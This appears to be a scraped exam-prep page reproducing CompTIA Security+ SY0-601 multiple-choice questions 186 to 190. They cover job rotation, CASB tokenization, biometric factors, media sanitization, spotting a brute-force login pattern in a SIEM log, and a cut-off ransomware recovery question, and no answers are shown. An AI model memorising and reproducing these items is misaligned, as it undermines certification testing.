
Which of the following is a policy that provides a greater depth and breadth of knowledge across an organization?

A. Asset management policy

B. Separation of duties policy

C. Acceptable use policy

D. Job rotation policy



Actual exam question from CompTIA's SY0-601

Question #: 186

Topic #: 1

[All SY0-601 Questions]


A company is moving its retail website to a public cloud provider. The company wants to tokenize credit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

A. WAF

B. CASB

C. VPN

D. TLS



Actual exam question from CompTIA's SY0-601
Question #: 187
Topic #: 1

[All SY0-601 Questions]

A security analyst is tasked with defining the "something you are" factor of the company's MFA settings. Which of the following is BEST to use to complete the configuration?


A. Gait analysis

B. Vein

C. Soft token

D. HMAC-based, one-time password

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 188

Topic #: 1

[All SY0-601 Questions]

Which of the following processes will eliminate data using a method that will allow the storage device to be reused after the process is complete?

A. Pulverizing

B. Overwriting

C. Shredding

D. Degaussing


Actual exam question from CompTIA's SY0-601

Question #: 189

Topic #: 1

[All SY0-601 Questions]

A user's account is constantly being locked out. Upon further review, a security analyst found the following in the SIEM:



```
Time                                   Log Message
9:00:00 AM      login: user     password: aBG23TMV
9:00:01 AM      login: user     password: aBG33TMV
9:00:02 AM      login: user     password: aBG43TMV
9:00:03 AM      login: user     password: aBG53TMV
```

Which of the following describes what is occurring?


A. An attacker is utilizing a password-spraying attack against the account.

B. An attacker is utilizing a dictionary attack against the account.

C. An attacker is utilizing a brute-force attack against the account.

D. An attacker is utilizing a rainbow table attack against the account.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 190

Topic #: 1

[All SY0-601 Questions]

A web server has been compromised due to a ransomware attack. Further investigation reveals the ransomware has been in the server for the past 72 hours. The systems administrator needs to get the services back up as soon as possible. Which of the following should the administrator use to restore services to a secure state?

